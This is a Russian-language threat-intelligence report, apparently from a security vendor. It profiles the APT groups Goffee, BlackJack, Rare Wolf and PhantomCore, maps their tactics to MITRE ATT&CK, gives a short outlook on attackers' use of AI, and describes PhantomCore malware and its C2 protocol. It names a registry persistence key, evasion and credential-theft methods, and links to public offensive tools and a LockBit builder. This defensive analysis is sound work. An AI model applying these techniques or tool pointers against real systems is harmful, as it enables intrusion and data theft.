После открытия файла пользователь сталкивается с запросом на включение макросов, что позволяет злоумышленникам запустить код эксплуатации уязвимости. Одной из используемых уязвимостей является CVE-2017-0199, связанная с обработкой HTA-шаблонов. Макрос декодирует содержимое документа и запускает вредоносную нагрузку. Далее происходит создание HTA/JS/VBS-файлов, которые служат для инициализации PowerShell-скрипта. Этот скрипт устанавливает связь с командным сервером (C&C) и ожидает дальнейших инструкций. Для автоматического запуска вредоносного кода при старте системы злоумышленники реализуют механизм закрепления путём добавления пути к HTA-файлу в следующий параметр реестра Windows:

```
HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\LOAD
```

После установления соединения с C&C-сервером имплант получает XML-команды, содержащие PowerShell-скрипты, и выполняет их, что позволяет динамически управлять действиями на заражённой системе. На этапе расширения доступа злоумышленники используют легитимные административные инструменты, такие как PsExec, чтобы перемещаться внутри корпоративной сети. Также для затруднения взаимодействия с инфраструктурой со стороны сотрудников атакуемой организации применяется модификация паролей доменных учетных записей и внедрение IIS-модуля Owowa, предназначенного для перехвата логинов и паролей пользователей OWA (Outlook Web App). В ряде случаев группа прибегает к деструктивным действиям, направленным на уничтожение данных и блокировку работы систем.

GOFFEE

1 РАЗВЕДКА И ПОДГОТОВКА РЕСУРСОВ (RECONNAISSANCE & RESOURCE DEVELOPMENT)

- **Сбор информации:** анализ публичных приложений на наличие уязвимостей (T1190) и сбор данных об инфраструктуре цели.
- **Разработка ПО:** создание полиморфных исполняемых файлов (T1027.014), упакованных исполняемых файлов (T1027.002) и скриптов (PowerShell, JS), способных маскироваться под легитимные процессы.

MITRE ATT&CK
T1190
T1027.014
T1027.002

2 ДОСТАВКА И ПЕРВОНАЧАЛЬНЫЙ ДОСТУП (DELIVERY & INITIAL ACCESS)

- **Вектор А (Серверный):** эксплуатация уязвимостей в публичных веб-приложениях или службах удаленного доступа. T1190, T1133
- **Вектор Б (Клиентский):** целевой фишинг с вредоносными вложениями, требующими запуска пользователем. T1566.001, T1204.002

MITRE ATT&CK
T1190
T1133
T1566.001
T1204.002

3 ВЫПОЛНЕНИЕ И ЗАКРЕПЛЕНИЕ (EXECUTION & PERSISTENCE)

- **Выполнение кода:**
  - Запуск через PowerShell, JavaScript и командную оболочку Windows. T1059.001 T1059.007 T1059.003
  - Использование деобфусцированных команд и распаковка полезных нагрузок в памяти. T1140 T1027.008
- **Закрепление (Persistence):**
  - Установка веб-оболочек (Webshells) и компонентов IIS на серверах. T1505.003 T1505.004
  - Регистрация ВПО как служб Windows и добавление в автозагрузку. T1543.003 T1547.001
  - Подмена легитимных DLL-библиотек для скрытого выполнения кода. T1574.002
  - Маскировка задач планировщика и служб под системные. T1036.004

MITRE ATT&CK
T1059.001
T1059.007
T1059.003
T1140
T1027.008
T1505.003
T1505.004
T1543.003
T1547.001
T1574.002
T1036.004

4 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ И ОБХОД ЗАЩИТЫ (PRIVILEGE ESCALATION & DEFENSE EVASION)

- **Повышение привилегий:**
  - Переход на учетные записи доменных администраторов. T1078.002 T1078.003
  - Использование службы Windows для получения повышенных прав. T1543.003
  - Поиск незащищенных учетных данных в параметрах GPP. T1552.006
- **Обход обнаружения:**
  - Использование ключей окружения для динамической активации. T1480.001
  - Именование файлов под легитимные системные процессы. T1036.005
  - Применение полиморфизма и обфуксации кода для изменения сигнатур. T1027.010 T1027.014

MITRE ATT&CK
T1078.002
T1078.003
T1543.003
T1552.006
T1480.001
T1036.005
T1027.010
T1027.014

5 ИССЛЕДОВАНИЕ И ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ (DISCOVERY & LATERAL MOVEMENT)

- **Разведка:** сбор информации об ОС, технических характеристиках и сетевой топологии. T1082
- **Перемещение:**
  - Использование протокола SMB для доступа к общим ресурсам и передачи инструментов. T1021.002 T1570
  - Управление через RDP и WinRM. T1021.001 T1021.006
  - Использование украденных доменных учетных записей для аутентификации на новых узлах.

MITRE ATT&CK
T1082
T1021.002
T1570
T1021.001
T1021.006

6 СБОР ДАННЫХ И УПРАВЛЕНИЕ (COLLECTION & C2)

- **Сбор данных:** архивирование собранных файлов и компрометация локальных и сетевых файлов. T1560.001 T1005 T1039
- **Командование и контроль (C2):**
  - Связь через стандартные прикладные протоколы (HTTP/HTTPS) для маскировки под обычный трафик. T1072
  - Туннелирование трафика для обхода фаерволов. T1572
  - Динамическая загрузка дополнительных инструментов из внешних сетей. T1105

MITRE ATT&CK
T1560.001
T1005
T1039
T1071
T1572
T1105

7 ЭКСФИЛЬТРАЦИЯ ДАННЫХ (EXFILTRATION)

- Передача собранных данных на управляющие серверы злоумышленников.

MITRE ATT&CK
T1041

BLACKJACK

Другие названия	Gambling Zealot, Gambling Hyena
Начало активности	2023 год
Проприетарные инструменты	Не располагает вредоносным программным обеспечением собственной разработки
География атак	Россия
Атакуемые отрасли	Преимущественно государственные и окологосударственные организации, а также объекты критической инфраструктуры

СТРАТЕГИЧЕСКИЙ УРОВЕНЬ

Группировка BlackJack — это хактивистское объединение, публично заявившее о себе в собственном Telegram-канале в октябре 2023 года. Группировка преследует цели, связанные с нанесением максимального ущерба атакуемой организации и кражей критически важной информации для последующей публикации как в открытых, так и в закрытых источниках. В публичной сфере BlackJack активно заявляет о намерении находить уязвимости в программном обеспечении российских организаций и госучреждений. В совокупности с датой формирования Telegram-канала видно, что активность злоумышленников кратно увеличилась на фоне российско-украинского конфликта. Таким образом, можно выдвинуть предположение о принадлежности BlackJack к кластеру проукраинских APT-групп.

По имеющейся аналитике АО «РТ-ИБ», для построения точек входа в атакуемую инфраструктуру BlackJack объединяет усилия с иными враждебными группировками, преимущественно проукраинскими. К таким группировкам можно отнести хактивистское объединение Twelve, которое, в свою очередь, включает в себя группировки Comet, Shadow и DARKSTAR.

Все перечисленные выше группировки активно начали осуществлять атаки на организации Российской Федерации после обострения политической ситуации, связанной с российско-украинским конфликтом. Объединение группировок обусловлено схожестью используемого инструментария, поведения при проведении атак, а также тактик, техник и процедур.

Основная мотивация — идеологическая: нанесение ущерба российской инфраструктуре, а также объектам в странах, поддерживающих Россию. Целями атак становятся государственный сектор, промышленность, телекоммуникации, транспорт, логистика, финансовые учреждения и критическая инфраструктура (ЖКХ, энергетика, связь).

Цель: деструктивное воздействие на инфраструктуру.

Способ распространения: эксплуатация уязвимостей, покупка скомпрометированных учетных данных (например, учетные записи VPN).

ОПЕРАТИВНЫЙ УРОВЕНЬ

В большинстве цепочек атак точкой входа в атакуемую инфраструктуру являются эксплуатация уязвимостей, компрометация IoT/OT-устройств через стандартные аутентификационные данные, а также использование учетных записей, полученных в результате атак других злоумышленников, например, аккаунтов VPN подрядной организации. Исходя из этого, возникает предположение о тесном взаимодействии с другими APT-группами. После получения первоначального доступа злоумышленники размещают вредоносное программное обеспечение в сетевых каталогах SYSVOL\domain\scripts и \\[DOMAIN]\netlogon\, относящихся к инфраструктуре Active Directory. Так как данные каталоги реплицируются на всех контроллерах домена и содержат файлы групповых политик и скриптов входа в систему, атакующие обеспечивают автоматическое выполнение ВПО на большом количестве рабочих станций и серверов домена.

Группировка не обладает программным обеспечением собственной разработки, отдавая предпочтения ПО с открытым исходным кодом и свободно распространяемому ПО. Данное утверждение справедливо и для вредоносного программного обеспечения. К перечню используемого ВПО относятся: В ходе атак применялся как легитимный инструментарий (ADRecon, AnyDesk, ngrok, PsExec, Radmin, PuTTY), так и специализированные средства постэксплуатации и вредоносное ПО (Cobalt Strike, CrackMapExec, Impacket, Mimikatz, XenAllPasswordPro, BOOTICE, LockBit 3.0, Shamoon).




Рисунок 2. Пост в Telegram, свидетельствующий о компрометации инфраструктуры организации

BlackJack активно объединяется и координирует действия с другими проукраинскими хактивистскими группировками, что подтверждается как техническими пересечениями, так и публичной активностью. При анализе Telegram-канала была выявлена одна особенность, связанная с тем, что злоумышленники после реализации атаки оставляют о себе упоминание в виде фона рабочего стола. Пример такого поведения представлен на рисунке.

Однако в ходе расследования одного из инцидентов, освещенных в Telegram-канале, аналитиками АО «РТ-ИБ» был восстановлен RDP-кэш одной из зараженных машин, где на фоне рабочего стола фигурировала символика иной группировки. Этот факт дополнительно подтверждает объединения с другими проукраинскими группировками, таким образом формируя кластерные APT-образования.

Рисунок 3. Рабочий стол атакованного актива из поста Telegram-канала

Рисунок 4. Рабочий стол атакованного актива, восстановленный в ходе расследования. Упоминания об атаке было опубликовано в Telegram-канале BlackJack

BLACKJACK

1 РАЗВЕДКА И ПОДГОТОВКА (RECONNAISSANCE & WEAPONIZATION)

- **Сбор информации:** использование внешних ресурсов для определения «белого» IP-адреса, провайдера и геолокации цели. T1590.005
- **Подготовка полезной нагрузки:** создание исполняемого файла с зашифрованной конфигурацией (RC4 или двойное шифрование), обфусцированными строками и динамической таблицей импортов API для скрытия от анализа. T1027 T1027.007 T1140

MITRE ATT&CK
T1590.005
T1614.001
T1027
T1027.007
T1140

2 ДОСТАВКА И ПЕРВОНАЧАЛЬНЫЙ ДОСТУП (DELIVERY & INITIAL ACCESS)

- **Вектор атаки:** использование легитимных VPN-сертификатов организации-контрагента для получения доступа к внешним удаленным службам. T1133
- **Инициализация:** использование инструментов управления Windows (WMI) для выполнения команд. T1106 T1047

MITRE ATT&CK
T1133
T1106
T1047

3 ЗАКРЕПЛЕНИЕ И ПОВЫШЕНИЕ ПРИВИЛЕГИЙ (PERSISTENCE & PRIVILEGE ESCALATION)

- **Повышение привилегий:**
  - Кража токенов аутентификации T1134.001
  - Обход контроля учетных записей (UAC) через шаблон COM+ CMSTPLUA. T1548.002
- **Закрепление:** настройка автозагрузки через реестр и папку автозагрузки, включая возможность загрузки в безопасном режиме. T1547.001

MITRE ATT&CK
T1134.001
T1548.002
T1547.001

4 ЗАЩИТА ОТ ОБНАРУЖЕНИЯ (DEFENSE EVASION)

- **Отключение защиты:** принудительное выключение антивируса Kaspersky и отключение Защитника Windows. T1562.001
- **Очистка следов:** удаление журналов событий Windows T1070.001
- **Маскировка:** изменение обоев рабочего стола как сигнал о взломе (или часть стратегии запугивания). T1112
- Использование цикличного побитового сдвига для сокрытия строк в коде. T1027

MITRE ATT&CK
T1562.001
T1070.001
T1112
T1027

5 ПОЛУЧЕНИЕ ДАННЫХ И ПЕРЕМЕЩЕНИЕ (CREDENTIAL ACCESS & LATERAL MOVEMENT)

- **Кража учетных данных:**
  - Использование Mimikatz для получения паролей и их хешей. T1003
  - Извлечение базы данных учетных записей Active Directory (ntds.dit) T1003.003
- **Горизонтальное перемещение:**
  - Перемещение по сети с помощью протокола RDP T1021.001
  - Распространение через общие сетевые папки и групповые политики (GPO). T1570

MITRE ATT&CK
T1003
T1003.003
T1021.001
T1570

6 ВОЗДЕЙСТВИЕ (IMPACT)

- **Блокировка восстановления:** остановка критических служб T1489 и удаление теневых копий Windows (VSS) через WMI. T1490 T1047
- **Шифрование:** массовое шифрование файлов на дисках с учетом исключений из конфигурации. T1486
- **Эксфильтрация (возможная):** выгрузка украденных данных через сервисы типа CloudFlare перед шифрованием. T1567
- **Демонстрация ущерба:** дефейс системы (изменение обоев) для подтверждения успеха атаки. T1491.001

MITRE ATT&CK
T1489
T1490
T1047
T1486
T1567
T1491.001

RARE WOLF

Другие названия	Rare Werewolf, Librarian Ghouls, Librarian Likho, Rezet
Начало активности	2019 год
Проприетарные инструменты	Rare.Loader, Rare.StealerProject
География атак	Россия и страны СНГ
Атакуемые отрасли	Преимущественно коммерческие и государственные организации из различных отраслей, включая ИТ, науку и образование

СТРАТЕГИЧЕСКИЙ УРОВЕНЬ

Группировка Rare Wolf (также известная как Rare Werewolf, Rezet, Librarian Ghouls, Librarian Likho) представляет собой активную APT-группу, которая как минимум с 2019 года систематически проводит атаки на организации различных отраслей в России, Беларуси и Казахстане. Целями атак становятся организации химической, пищевой и фармацевтической промышленности, а также предприятия оборонно-промышленного комплекса, научно-исследовательские институты и образовательные учреждения.

Цель: кибершпионаж, кража конфиденциальной информации.

Способ распространения: почтовая рассылка с вредоносным вложением.

ОПЕРАТИВНЫЙ УРОВЕНЬ

Основным методом Rare Wolf для получения доступа к системам жертв остаются целевые фишинговые письма. Злоумышленники рассылают их сотрудникам российских компаний, маскируя под официальную деловую переписку. Чаще всего отправителями выявленных рассылок выступали почтовые ящики доменов vniir[.]nl и web[.]de. Вложениями служат защищенные паролем RAR-архивы (пароль указан в теле письма), содержащие исполняемый файл с расширением .scr. При его открытии запускается цепочка заражения: на систему жертвы с удаленного сервера загружаются дополнительные вредоносные компоненты. Такие исполняемые файлы могут быть категоризованы одновременно как ВПО класса «Загрузчик» (отвечает за загрузку следующих стадий ВПО) и как ВПО класса Stealer (отвечает за кражу чувствительных данных). Запуск вредоносного ПО является отправной точкой для последующих этапов атаки, включая закрепление в системе, повышение привилегий, компрометацию учётных данных и перемещение по сети, что в конечном итоге приводит к расширению доступа к инфраструктуре организации.

Ранее группировка в качестве дополнительной нагрузки использовала ПО, находящееся в открытом доступе, которое обеспечивало удалённый доступ к скомпрометированной рабочей станции. К такому программному обеспечению относится Mipko Employee Monitor, AnyDesk, SSH и tuna. Однако группировка видоизменила собственные тактики, техники и процедуры, отказавшись от программного обеспечения, находящегося в открытом доступе, отдав предпочтение собственной разработки в виде ВПО, написанного на C#. Вредоносное программное обеспечение в таком случае выполняет только функции Stealer, то есть отвечает за кражу данных.

Несмотря на изменение в использовании вредоносного программного обеспечения, фишинговые кампании объединяют некоторые общие черты:

1. ВПО доставляется с расширением SCR;
2. Использование директории %APPDATA%\Nvidia;
3. Эксфильтрация по почтовому каналу связи;
4. Использование powershell-скриптов.

Запуск вредоносного ПО является отправной точкой для последующих этапов атаки, включая закрепление в системе, повышение привилегий, компрометацию учётных данных и перемещение по сети, что в конечном итоге приводит к расширению доступа к инфраструктуре организации.

RAREWOLF

1 ДОСТАВКА И ПРОНИКНОВЕНИЕ (DELIVERY & INITIAL ACCESS)

- **Вектор атаки:** Рассылка целевого фишингового письма с вредоносным вложением. T1566.001
- Выполнение пользователем заражённого файла, часто замаскированного под документ или полезную программу.

MITRE ATT&CK
T1566.001
T1204.002

2 ВЫПОЛНЕНИЕ И МАСКИРОВКА (EXECUTION & DEFENSE EVASION)

- **Выполнение скриптов:** Использование PowerShell для выполнения команд и загрузки дополнительных модулей. T1059.001
- Запуск процессов или скриптов без отображения окна пользователю.
- Размещение файлов в скрытых каталогах. T1564.001
- Маскировка вредоносных файлов под системные или доверенные файлы по имени и пути.
- Удаление файлов и артефактов для сокрытия следов активности.

MITRE ATT&CK
T1059.001
T1564.003
T1564.001
T1036.005
T1070.004

3 ИССЛЕДОВАНИЕ СРЕДЫ (DISCOVERY)

- **Поиск ресурсов:** сканирование сети на наличие общих папок и сетевых дисков. T1135
- **Анализ системы:** сбор информации об ОС, аппаратном обеспечении и установленных программах. T1082 T1083
- **Проверка доступности:** определение других компьютеров в сети для потенциального расширения атаки. T1018

MITRE ATT&CK
T1135
T1082
T1083
T1018

4 КРАЖА УЧЕТНЫХ ДАННЫХ (CREDENTIAL ACCESS)

- **Извлечение паролей:** автоматическое извлечение сохраненных учетных данных (логины/пароли) из установленных браузеров (Chrome, Firefox, Edge и др.). T1555.003

MITRE ATT&CK
T1555.003

5 СБОР И ПОДГОТОВКА ДАННЫХ (COLLECTION)

- **Автоматизация:** скрипты автоматически собирают данные из определенных папок (документы, изображения, конфигурации). T1119
- **Архивация:** упаковка собранных файлов в архивы (ZIP, RAR) для удобства передачи и уменьшения объема трафика. T1560.001
- **Локальное хранение:** временное сохранение архивов на диске жертвы перед отправкой. T1074.001

MITRE ATT&CK
T1119
T1560.001
T1074.001

6 УПРАВЛЕНИЕ И КОНТРОЛЬ (COMMAND AND CONTROL - C2)

- **Загрузка модулей:** получение дополнительных инструментов или обновлений с внешних серверов злоумышленников. T1105
- **Канал связи:**
  - Использование веб-протоколов (HTTP/HTTPS) для маскировки трафика под обычный интернет-серфинг. T1071.001
  - Использование протоколов электронной почты (SMTP/POP3/IMAP) для передачи данных или команд, если веб-канал заблокирован. T1071.003

MITRE ATT&CK
T1105
T1071.001
T1071.003

7 ЭКСФИЛЬТРАЦИЯ ДАННЫХ (EXFILTRATION)

- Передача данных: отправка подготовленных архивов с паролями и документами на управляющий сервер злоумышленников через установленный канал C2. T1041

MITRE ATT&CK
T1041

ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА APT-ГРУППИРОВКАМИ

СЕЙЧАС

ИИ используется APT-группировками в основном как инструмент повышения эффективности атак, а не как полностью автономный участник. Он помогает в генерации фишинговых писем, адаптации текста под жертву, автоматизации разведки (OSINT), а также в ускорении разработки и модификации вредоносного кода. При этом ключевые этапы атаки, такие как выбор цели, принятие решений о проникновении и управлении инфраструктурой, по-прежнему остаются за человеком, поскольку требуют контекста, опыта и минимизации рисков обнаружения.

ЧЕРЕЗ ГОД

В текущем году можно ожидать более глубокой интеграции ИИ в цепочки атак, особенно в фазах получения первоначального доступа и постэксплуатации. Уже фиксируются первые наработки полуавтономных агентов, способных автоматизировать поиск уязвимостей, рекомендовать эксплойты и адаптировать тактику в зависимости от реакции защитных систем. Однако полностью автономные APT-операции остаются маловероятными: ограничивающими факторами будут качество данных, стоимость ошибок и необходимость человеческого контроля на критических этапах атаки.

ВРЕДОНОСНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

В текущем разделе будут рассмотрены экземпляры вредоносного программного обеспечения, соотнесённые с группировками, в чьих атаках они были обнаружены. Данные сформированы на основании выявленных RT Protect SOC атак, а также по результатам расследования инцидентов командой DFIR.

ГРУППИРОВКА PHANTOMCORE

В рамках 2025 года были обнаружены экземпляры следующих семейств ВПО:

Семейства экземпляров собственной разработки	Комментарий
PhantomCore.Polyglot	Вредоносная нагрузка фишингового письма, представляющая файл-полиглот. **Дата первого обнаружения:** 13.03.2025
PhantomCore.SSHLauncher	PowerShell-скрипт или исполняемый модуль, запуск которого инициирует запуск ssh.exe с заданной / полученной конфигурацией. **Дата первого обнаружения:** 01.04.2025
PhantomCore.PS_WS_RAT	PowerShell-скрипт, реализующий функционал ВПО. Запуск основной нагрузки реализуется через создание VBS-скрипта. **Дата первого обнаружения:** 05.05.2025
PhantomCore.TaskManager	Исполняемый модуль, реализующий функционал ВПО класса RAT. Использует ключ реестра в ветке «HKCU\Software\TaskManager» для хранения своей конфигурации. **Дата первого обнаружения:** 12.06.2025

Иное программное обеспечение	Комментарий
Sliver	Модификация постэксплуатационного фреймворка Sliver, переписанная на C++. Использовался в начале года до массового использования ВПО собственной разработки. **Доступен**: https://github.com/MrAle98/Sliver-CPPImplant2
MeshAgent	Клиент для удалённого управления MeshCentral. Использовался группировкой до расширения собственного арсенала ВПО. **Дата первого обнаружения:** 13.03.2025
Velociraptor	Утилита для сбора информации при проведении расследования. Злоумышленники использовали отдельный модуль для удалённого управления конечной точкой. **Дата первого обнаружения:** 19.10.2025
ssh.exe	Легитимный экземпляр ssh.exe, относящийся к пакету OpenSSH. При отсутствии ssh.exe на скомпрометированной точке, его установка происходила через запуск соответствующего MSI-пакета. Замечено как отдельное использование, так и в композиции с семейством «PhantomCore.SSHLauncher»
ADRecon	PowerShell-скрипт, использующийся для сбора и анализа данных Active Directory. **Доступен:** https://github.com/adrecon/ADRecon.
LockBit 3.0	Шифровальщик LockBit3.0. Группировка использует немодифицированную версию билдера, находящуюся в открытом доступе в репозитории GitHub. **Доступен:** https://github.com/Tennessene/LockBit

СЕМЕЙСТВО ВПО PHANTOMCORE.POLYGLOT

К данному семейству ВПО принадлежат экземпляры, которые были замечены исключительно в фишинговых атаках. Первый такой файл был обнаружен в рассылке, датируемой мартом 2025 года. Вредоносная нагрузка такого семейства представляет собой файл-полиглот, то есть такой объект, который воспринимается системой одновременно как файл разного формата в зависимости от запускающего его приложения. Так, в рамках вредоносных кампаний такие файлы представляли собой ZIP-архив и исполняемый файл (использовались как EXE, так и DLL). ZIP-архив в свою очередь содержал ярлык, запускающий PowerShell-команду, реализующую сохранение и открытие документа-приманки, а также запуск вредоносной нагрузки.
Пример такого PowerShell-скрипта, содержащегося в файле-ярлыке, представлен на рисунке далее. Указанный экземпляр ВПО принадлежит к самой последней фишинговой кампании, в которой использовался файл-полиглот, датируемой августом 2025 года.

Рисунок 5. PowerShell-скрипт, содержащийся в файле-ярлыке. Фишинговая кампания от 08.2025 (прим. Комментарии в коде добавлены в рамках анализа)

Суммарно за 2025 год зафиксировано 4 кампании с использованием ВПО семейства PhantomCore.Polyglot. Детализация по кампаниям представлена в таблице.

Дата	Название файла	Комментарий
13.03.2025 – 17.03.2025	Заявка_ГУВ_5_03Д.zip	Вредоносная составляющая являлась EXE-файлом, представляющим собой скомпилированный с помощью py2exe Python-скрипт.
06.05.2025	Документы_на_рассмотрение.zip	Вредоносная составляющая являлась EXE-файлом, упакованным UPX. Распакованная нагрузка представляла собой исполняемый файл, написанный на Golang.
23.06.2025 – 27.06.2025	Документы_на_рассмотрение.zip Договор_РН83_изменения.zip Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip	Вредоносная составляющая являлась EXE-файлом.
25.08.2025 – 26.08.2025	Задание_на_оценку_N_2046_от_05_августа_2025_года.zip Задание_на_оценку_N_2046_от_05_августа_2025_года.zip Заказ_на_ДПЭ_225.zip	Вредоносная составляющая являлась DLL-файлом. Запуск DLL производился с помощью техники COM Hijacking. Первый раз использовался характерный обфускатор.

По функционалу экземпляры данного семейства принадлежат к классу RAT, выполнение полученных команд реализовано через командный интерпретатор. Структура управляющего сервера несколько варьируется, однако по большей части придерживается одной и той же структуры, состоящей из двух HTTP Endpoints:


1. Регистрация агента ВПО на сервере, а также получение выполняемых команд. Обычно используется gateway /poll. Пакет инициализации формируется из следующих параметров:

- UUID — уникальный идентификатор агента ВПО. Представляет собой случайный UUID, уникальный для каждого запуска ВПО. Присутствует во всех экземплярах семейства;
